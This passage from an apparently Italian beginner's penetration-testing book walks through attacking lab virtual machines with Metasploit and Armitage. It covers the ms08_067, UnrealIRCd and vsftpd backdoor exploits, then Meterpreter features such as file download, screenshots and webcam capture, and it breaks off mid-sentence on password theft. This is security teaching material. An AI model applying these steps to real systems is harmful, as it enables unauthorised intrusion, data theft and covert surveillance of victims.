Se nella tua target machine utilizzi Windows XP, o un altro sistema operativo non più supportato dal produttore, è probabile che ti darà qualche problema di navigazione. Intendo dire che il browser che ci trovi installato potrebbe bloccare le visite sui siti web necessari per scaricare i software vulnerabili. Questo perché gli sviluppatori tendono a spingere le nuove versioni dei loro programmi e a limitare problemi di compatibilità e sicurezza di quelle più vecchie. Succede, per esempio, con Internet Explorer per Windows XP, ma anche Google Chrome non è più disponibile per le più anziane versioni del sistema operativo di Microsoft. Che fare? Si usa l'ingegno. Per esempio, puoi gironzolare in Rete a caccia di una versione di Chrome compatibile con Windows XP: l'ultima rilasciata per questo sistema operativo è la 49.0.2623, del 2 marzo 2016. A questo punto, il problema diventa scaricarla nella target machine, visto che è dotata del solo Internet Explorer e che questo, nella maggior parte dei casi, non ti permette di navigare, o necessita di configurazioni particolari per farlo. Per risolvere l'inghippo, ti basta scaricare il file di installazione del vecchio Chrome in una chiavetta USB, da inserire nel computer che ospita la tua target machine virtualizzata. Quest'ultima riconosce senza particolari problemi la memoria esterna e ti permette di trasferire e installare il file, navigando, a quel punto, con Chrome, in tutta libertà. Puoi usare la chiavetta anche per copiare direttamente i tuoi software vulnerabili. Va da sé che la difficoltà di navigazione con una target machine può dipendere anche dalla scorretta impostazione dei parametri di connessione nel tuo hypervisor. Per verificare che sia tutto ok in questo senso, accedi al DOS ed esegui un ping. Per esempio:

```
ping www.google.it
```

Se non ricevi messaggi di errore, la rete è configurata correttamente e il problema è proprio del browser.

Anatomia di un attacco

Ora che hai tutte le informazioni necessarie per sferrare un attacco, è il caso di illustrarne uno famoso e perfettamente replicabile con strumenti e nozioni apprese fino a questo momento.

Come ho spiegato poco fa, il Server Message Block è una tecnologia che consente la condivisione di file, dispositivi come stampanti e porte di connessione. Sulla carta tutto bello ed efficiente, ma dal punto di vista pratico l'SMB si è rivelato un protocollo molto carente sul versante della sicurezza. Sfruttando le sue vulnerabilità, tanto per dire, nel 2014 sono stati perpetrati alcuni attacchi a Sony Pictures e soprattutto si è dato vita al cuore del ransomware WannaCry, nel 2017. Un ransomware dotato della capacità di propagarsi anche senza bisogno dell'intervento diretto della vittima, con il classico clic sull'allegato misterioso, grazie a un componente worm in grado di infettare macchine con questa vulnerabilità. Quindi, in buona sostanza, i sistemi non aggiornati per far fronte al relativo exploit possono essere attaccati con grande semplicità. E, se l'attacco va a buon fine, c'è la possibilità di prendere il controllo della macchina della vittima.

Fatte le debite introduzioni veniamo agli aspetti pratici. Mettiamo che vuoi attaccare un obiettivo e che, tramite controllo con Metasploit, scopri che utilizza come sistema operativo Windows XP con Service Pack 1. Si tratta, a tutti gli effetti, di un sistema operativo vulnerabile all'exploit del Server Message Block. Del resto, una volta che il computer è tra gli host di Armitage, se ci fai clic sopra con il tasto destro del mouse e selezioni *Attack/smb* trovi elencati diversi tipi di exploit.

C'è l'imbarazzo della scelta e per fare quella più oculata devi dare un'occhiata a Exploit Database. Per esempio, cercando al suo interno l'exploit ms08_067, scoprirai che potrebbe fare al caso tuo. Dopo averne letto la scheda, dunque, non ti resta che provarci, lanciando l'exploit verso la tua target machine, sempre con Armitage. Nel caso specifico di questo exploit è essenziale configurare correttamente i vari parametri, e se possibile *non* affidarsi all'*Automatic Targeting* (Figura 8.12). Meglio, invece, selezionare a mano il sistema operativo

installato nella macchina della tua potenziale vittima. Se l'exploit funziona, l'icona dell'host, in Armitage, si irradia con un piccolo effetto speciale e facendoci clic sopra con il tasto destro del mouse viene visualizzato un nuovo comando: Meterpreter. Si tratta del payload che ti permette di avere accesso da remoto alla target machine e ti mette a disposizione, fin da ora, dei tool per interagirvi. Ci torneremo in seguito, ogni cosa a suo tempo. Per ora, volevo solo farti capire che tutto ciò che hai imparato fino a questo momento è funzionale a sferrare un attacco vero e proprio, pur con tutti i limiti del caso. Nei prossimi capitoli cercheremo di limare proprio questi limiti e avvicinarci il più possibile all'attacco perfetto. Direi che, per il momento, è andata decisamente bene.




Figura 8.12 Con questo specifico exploit è quanto mai importante configurare i parametri di base nel modo corretto.

Se l'exploit non va a buon fine

Come detto e ripetuto, non sempre un exploit va a buon fine, e quelli del Server Message Block non fanno differenza. Anzi, molto spesso falliscono per i motivi

più disparati. I principali responsabili di questi piccoli fallimenti di matrice hacker, tuttavia, sono i soliti noti. Ecco qualche rapido consiglio per evitarli.

- Non usare macchine virtuali. Usa una versione “live” di Kali Linux e sferra l’attacco verso un vecchio computer, non virtualizzato.
- Controlla i parametri di connessione alla rete di macchine virtuali e fisiche.
- Accertati che l’exploit sia “supportato” dal sistema operativo installato nella target machine.
- Accertati che siano configurati correttamente i parametri di base dell’exploit.
- Accertati che nella target machine non siano installati aggiornamenti capaci di bloccare quel dato exploit.
- Sicuro di aver impostato gli indirizzi IP corretti? E le porte?
- Laddove necessario, accertati che la lingua del sistema operativo della vittima sia supportata dall’exploit che hai scelto.

Attacchi (un po’) più complessi

Nel capitolo precedente hai avuto il tuo primo contatto con un vero e proprio attacco hacker. Niente di complesso, è certo, ma un buon esempio di come si confeziona un attacco basato su exploit. Un attacco, tuttavia, minato da parecchie criticità. Il fatto, per esempio, di puntare su vulnerabilità ormai non più così diffuse. O quello di attaccare una target machine con le difese ridotte al minimo, per usare un eufemismo. Benché sia possibile ritrovare situazioni di questo tipo, le cose di rado sono così semplici.

Attaccare una macchina Linux

Allenarsi utilizzando una target machine Linux è un ottimo modo per raffinare i propri attacchi. I computer con installato un sistema operativo Linux rappresentano solo una piccola percentuale del totale (nel momento in cui scrivo, circa il 3%; quelli che montano MacOS sono il 9% e Windows ben l’88%), ma devi considerare che molti sono utilizzati in sistemi informatici di alto livello e in infrastrutture critiche. Ecco perché, in alcuni casi, attaccare una macchina Linux può rivelarsi una strategia vincente per un hacker. Per imparare a farlo non c’è niente di meglio che Metasploitable, una distribuzione Linux basata su Ubuntu e piena zeppa di vulnerabilità, creata appositamente per effettuare degli attacchi con Metasploit.

Niente Windosploitable?

Non esiste una versione di Windows creata ad hoc per ragioni di pentesting, ossia per simulare attacchi (*penetration test*). Il motivo è semplice: Linux è open source, Windows, che come ben sai è prodotto da Microsoft, no. Volendo fare una facile battuta, del resto, Windows (specie nelle vecchie versioni) non ha bisogno di una versione volutamente infarcita di vulnerabilità: se la cava benissimo da solo. Scherzi a parte, esistono comunque dei progetti indipendenti che offrono macchine virtuali Windows pronte all'uso e confezionate appositamente per motivi di ricerca e di test. Si tratta di progetti di dubbia legalità e affidabilità, ma nel caso tu sia interessato sono disponibili in Rete. Uno dei più famosi è Damn Vulnerable Windows, che trovi abbastanza facilmente in formato VMDK (se non sai di che cosa si tratta continua a leggere questo capitolo).

Metasploitable si scarica, gratuitamente, da `https://sourceforge.net/projects/metasploitable/` (Figura 9.1). Una volta effettuato il download, ti ritrovi con un archivio compresso contenente, tra gli altri, un file in formato VMDK. Sviluppato in origine da VMware, è poi diventato un formato aperto e molto utilizzato anche da altri programmi di virtualizzazione, tanto che può essere caricato da qualsiasi software di questo tipo. Per farlo con VMware Workstation Player, per esempio, devi dapprima creare una macchina virtuale vuota, cioè basata su Ubuntu, senza però caricare alcuna immagine del sistema operativo.




Figura 9.1 Metasploitable è un progetto aggiornato di rado, ma si tratta comunque di un ottimo strumento per sperimentare la sicurezza di una macchina basata su Linux.

NOTA

Ricorda di configurare la scheda di rete nel modo opportuno, per ogni macchina virtuale che vai a creare, indipendentemente dal sistema operativo utilizzato.

Fatto questo, a macchina virtuale spenta, vai nelle impostazioni e, sotto la scheda *Hardware*, fai clic su *Add*. Poi seleziona *Hard Disk*, fai clic su *Next*, seleziona *IDE*, fai di nuovo clic su *Next*. Quindi seleziona *Use an existing virtual disk*. Fai clic su *Next*, poi su *Browse* e seleziona il file *VMDK*. A questo punto fai clic su *Finish* e su *Keep Existing Format*. Infine fai clic su *Ok*. Dal menu di avvio di VMware avvia dunque la nuova macchina. Se compare un box, fai clic su *Yes*. Quando è terminata l'installazione di Metasploitable nella macchina virtuale, inserisci le credenziali di accesso: sia per username sia per password è **msfadmin**.

NOTA

Se ti trovi nel bel mezzo di una distribuzione Linux su una macchina virtualizzata, e vuoi tornare al sistema operativo che la ospita, ti basta premere

la combinazione di tasti Ctrl+Alt.

Tutto quel che devi fare, adesso, è digitare il comando `ifconfig` per conoscere l'indirizzo IP della macchina virtuale dove è installato Metasploitable. Puoi fare il resto da Metasploit e Armitage, come hai già imparato. Se dovessi avere qualche problema di rete, ricorda di verificare che quella della macchina Metasploitable funzioni, utilizzando un semplice *ping* del tipo:

```
ping www.google.it
```

Se l'istruzione ti restituisce i dati di connessione al sito, è tutto a posto, altrimenti c'è da lavorare sulle impostazioni dell'hypervisor.

A parte questo, Metasploitable non ha una grande interfaccia: è Linux nudo e crudo. A noi, tutto sommato, non fa differenza: la nostra target machine è installata e funzionante, quindi tutto quel che dobbiamo fare è... attaccarla.

Una copia di Windows XP in modo facile

Se non disponi di una copia di Windows con cui sperimentare, o ti è difficile reperirne una, esiste un trucchetto che ti permette di scaricarne una gratuita e legale. Si tratta di un trucco a dire il vero piuttosto vecchio, ma funziona ancora e fino a quando sarà possibile sfruttarlo vale la pena farlo. Innanzitutto, devi installare sul tuo computer Windows il software di gestione di file compressi 7-Zip, che si scarica gratuitamente da `www.7-zip.org`. A questo punto vai alla pagina `www.microsoft.com/en-us/download/details.aspx?id=8002` e scarica il file in versione inglese. Si tratta di un file eseguibile, ma se la tua versione di Windows è superiore alla 7, avviarlo ti darebbe un messaggio di errore. Per questo motivo, facci clic sopra con il tasto destro del mouse ed estrai i dati contenuti sfruttando proprio 7-Zip (i file EXE possono essere utilizzati anche come "archivio", alla pari degli ZIP, non lo sapevi?). Tra i file estratti, trovi anche una cartella *sources*, e al suo interno il file XPM. Facci clic sopra con il tasto destro del mouse e, sempre sfruttando 7-Zip, estrai i file che contiene. Tra questi trovi `VirtualXPVHD`: devi rinominarlo, in `VirtualXP.VHD`. Sì, in pratica si tratta di aggiungere un punto. Con questo file, ora, puoi creare una macchina virtuale basata sulla versione a 32 bit di Windows XP, senza nemmeno bisogno di una *product key*. Se non sai come creare una macchina virtuale torna al Capitolo 5. In soldoni, il file VHD va utilizzato come disco fisso della macchina virtuale. Con alcuni hypervisor, come VMware, tuttavia, è necessario prima convertire il formato VHD in un altro,

usando un software come StarWind V2V Converter, disponibile a titolo gratuito su `www.starwindsoftware.com`. Provato con Oracle VM VirtualBox non mi ha dato problemi, con VMware ci ho dovuto smanettare un po'. Considera, comunque, che per i tuoi test puoi usare macchine virtuali installate anche su hypervisor diversi, basta che usi per tutte le modalità di rete "bridge" (Figura 9.2).

Figura 9.2 Questa macchina virtuale, basata su VirtualBox, è stata creata con una copia di Windows XP. La product key, cioè il codice di attivazione, non è obbligatoria, ma senza la copia di Windows funzionerà solo per 30 giorni.

Attacco dall'Alfa all'Omega

Ora hai tutti gli elementi per attaccare una macchina nel migliore dei modi. Oltre a tenere attiva la target machine basata su Metasploitable, avviane una con Kali Linux, dove lanciare, se lo desideri, Armitage. Naturalmente se preferisci l'interfaccia testuale di Metasploit ti basta

avviare il classico framework. A questo punto puoi setacciare un intero intervallo di indirizzi IP, ma per comodità utilizza quello ottenuto con `ifconfig` sulla target machine, e specificalo dopo aver selezionato *Hosts/NMap Scan/Intense Scan*. Trattandosi di una target machine piena zeppa di vulnerabilità, è chiaro che NMap rileva, innanzitutto, un gran numero di porte aperte. Per amor di completezza, dopo la scansione seleziona *Attacks/Find Attacks* per avere un quadro completo della situazione sul versante dei possibili attacchi. Adesso fai clic con il tasto destro del mouse sull'icona dell'host relativo alla target machine e seleziona *Services*. Come puoi vedere, tra i "servizi" utilizzabili c'è *IRC*, che funziona tramite la porta 6667. In sostanza: UnrealIRC è un software che agisce da server IRC (un sistema di chat piuttosto utilizzato anche al giorno d'oggi) e che, in una vecchia versione, la 3.2.8.1, conteneva una *backdoor*, cioè un pertugio virtuale attraverso il quale penetrare nel computer dove era installato. La backdoor è stata utilizzata come vulnerabilità per creare un opportuno exploit. Per utilizzarlo, fai clic sull'icona dell'host con il tasto destro del mouse, quindi seleziona *Attack/irc/Unreal_ircd_3281_backdoor*. L'exploit è molto semplice da lanciare, quindi appena visualizzato il relativo box ti basta fare clic su *Launch* e attendere.

Se tutto va a buon fine, l'icona dell'host viene evidenziata da una sorta di "fulmine". Adesso la target machine è tua. Per interagire con essa, fai clic sempre con il tasto destro del mouse e seleziona *Shell 1/Interact* (Figura 9.3).

NOTA

Se lanci alcuni exploit verso una macchina e ne va a segno più d'uno, nel menu attivabile con il tasto destro del mouse compaiono più shell (Shell 1, Shell 2 e via dicendo). Metasploit ti consente di utilizzarle tutte.




Figura 9.3 La macchina “exploitata” è evidenziata da un benaugurante effetto grafico. Da adesso, è possibile interagire con essa.

Da questo momento, di fatto, operi direttamente sulla target machine, da remoto. Per esempio, puoi usare il comando `whoami`, che ti restituirà l’utente autenticato sulla macchina della vittima (è probabile che si tratti di `root`).

Per scendere un po’ più “nel piccante”, digita `ls`, in modo da ottenere l’elenco di file e cartelle presenti.

Nella target machine puoi anche creare un file tutto tuo, digitando

```
touch filehacker
```

In questo caso, un file di nome `filehacker`.

Capisci perché è cosa buona e giusta imparare a utilizzare Linux? Può aprirti orizzonti decisamente interessanti.

Ormai ti è chiaro come funziona un exploit e come si sferra un attacco, dall'inizio alla fine. Giusto per aggiungere legna al fuoco, sempre utilizzando la stessa configurazione e sfruttando le falle di Metasploitable, puoi fare esperimenti anche con un'altra vulnerabilità basata su backdoor. In questo caso parliamo di un software per gestire server FTP, il cui nome è vsftpd. In buona sostanza, in una sua vecchia versione bastava accedere con un nome utente seguito dal simbolo :) (uno "smile" sorridente) per attivare la backdoor e creare un canale di comunicazione con la target machine. Metasploit, e quindi anche Armitage, si occupa automaticamente di tutto. Seguita tutta la trafila che ormai conosci a menadito, ti basta selezionare *Attack/ftp/vsftpd_234_backdoor*. A questo punto, si crea una shell e non ti resta che selezionarla e scegliere uno dei comandi per interagire con il computer della vittima.

Un attacco completo a Windows

Ora che hai dimestichezza con un vero e proprio attacco a una macchina Linux, è il caso di dare un'occhiata a quello rivolto a una macchina Windows. Non cambia molto, ma c'è qualche differenza di cui tenere conto. Salto a piè pari i passaggi che ben conosci, quindi fai in modo da avere per le mani una target machine Windows vulnerabile.

Un'immagine di Windows dal disco originale

Per l'occasione, ho estratto un'immagine ISO da un CD originale di Windows XP di cui ero in possesso (e che puoi reperire anche tu per qualche euro su eBay). Per farlo, ho utilizzato il programma BurnAware Premium, disponibile in versione gratuita per una decina di giorni (esiste anche una versione gratuita, ma pare contenere del noioso adware al suo interno). Ottenuto il file ISO, ho creato una macchina virtuale, configurandola in modo opportuno, è il gioco era fatto. Per

velocizzare le cose, sempre da questa macchina ho ricavato l'indirizzo IP con il comando DOS `ipconfig`, e quindi sono passato alla macchina virtuale dove utilizzo Kali Linux. Da qui, inizia l'attacco.

Al solito, da Armitage, parti scansionando con NMap l'indirizzo IP della target machine, poi richiama il database di attacchi disponibili selezionando *Attacks/Find Attacks*. Fai clic con il tasto destro del mouse sulla target machine, poi seleziona *Attack/smb/ms08_067_netapi*. Se necessario, cambia i parametri di configurazione, poi fai clic su *Launch*. Se l'attacco va a buon fine, compare il simbolo del fulmine anche sulla target machine Windows. Facendoci clic sopra con il tasto destro del mouse, tuttavia, puoi notare qualcosa di nuovo: Meterpreter (Figura 9.4).




Figura 9.4 Quando ve ne è la possibilità, Metasploit lancia Meterpreter, uno strumento in più per l'arsenale di un hacker.

Meterpreter è un payload che, in determinate condizioni, può essere caricato nella memoria del dispositivo vittima di un exploit con la

tecnica del *Reflective DLL injection*. La prima condizione, essenziale, è che la target machine sia Windows.

Reflective DLL injection

Le *Dynamic Link Library* (DLL) sono una tecnologia messa a punto da Microsoft per condividere codice e funzioni tra programmi diversi, in tempo reale. Un esempio spicciolo: se tutti i software che funzionano in Windows hanno bisogno delle medesime finestre, è inutile andarle a implementare in ogni singolo software. Molto meglio raccogliere tutte le finestre, e funzioni annesse, in una libreria e, quindi, caricarle direttamente da questa. Il caricamento è effettuato tramite un'apposita funzione, LoadLibrary, che richiama la libreria dal disco fisso ove è contenuta. Questo implica l'utilizzo di un apposito percorso (*path*), che indica dove il file DLL è memorizzato nel computer. In questo modo, oltretutto, il caricamento della DLL diventa abbastanza trasparente e ciò limita le possibilità di riuscita del classico DLL injection, un attacco nel quale si va a sostituire una libreria genuina con una malevola. In parole povere, il software di turno carica, a sua insaputa, delle funzioni progettate per danneggiare il sistema. Per ovviare a questa forma di controllo sul path del file ci si è inventati il *Reflective DLL injection*, nel quale le funzioni malevole non sono stipate su disco ma nella memoria RAM, saltando a piè pari l'utilizzo di LoadLibrary. In pratica, non c'è più il controllo a livello di path e l'injection, l'iniezione di codice malevolo, ha più possibilità di andare a buon fine.

Meterpreter è il payload perfetto per una tecnica di DLL injection come questa: risiede interamente in memoria, non scrive niente nel disco fisso (e quindi lascia poche tracce) e si annida tra i processi genuini della target machine, al punto da essere poco identificabile da parecchi sistemi di sicurezza. Come non bastasse, è sviluppato sfruttando una raffinata tecnologia crittografica quando si tratta di scambiare informazioni con Metasploit (e quindi con il computer dell'hacker).

NOTA

Lanciando più attacchi che vanno a buon fine, si creano più sessioni di Meterpreter. Ciascuna caratterizzata da un numero progressivo (Meterpreter 1, Meterpreter 2 ecc.).

Meterpreter è il modo più semplice e diretto di interloquire con una macchina Windows su cui è andato a buon fine il tuo exploit. Vuoi, per esempio, vedere quali cartelle e file contiene? Seleziona *Meterpreter/Explore/Browse File*. Ti puoi spostare tra le cartelle della macchina della vittima e, facendo clic con il tasto destro del mouse su un file, puoi scaricarlo o eseguirlo (Figura 9.5).




Figura 9.5 In Meterpreter ogni file della target machine è accessibile e utilizzabile.

Se invece vuoi un elenco dei processi attivi, seleziona *Meterpreter/Explore/Show Processes*. Preferisci una “foto” dello schermo attivo in questo momento sulla target machine? Seleziona *Meterpreter/Explore/Screenshot* ed eccolo comparire (Figura 9.6). Se il computer della vittima è dotato di webcam attiva puoi anche scattare una foto di ciò che viene inquadrato in quel dato momento: *Meterpreter/Explore/Webcam Shot*.

In alcuni casi, invece, ti è utile conoscere la password di accesso all’account Windows della vittima. Senza entrare troppo nei dettagli tecnici (lo faremo in seguito, tranquillo), Windows è solito stipare

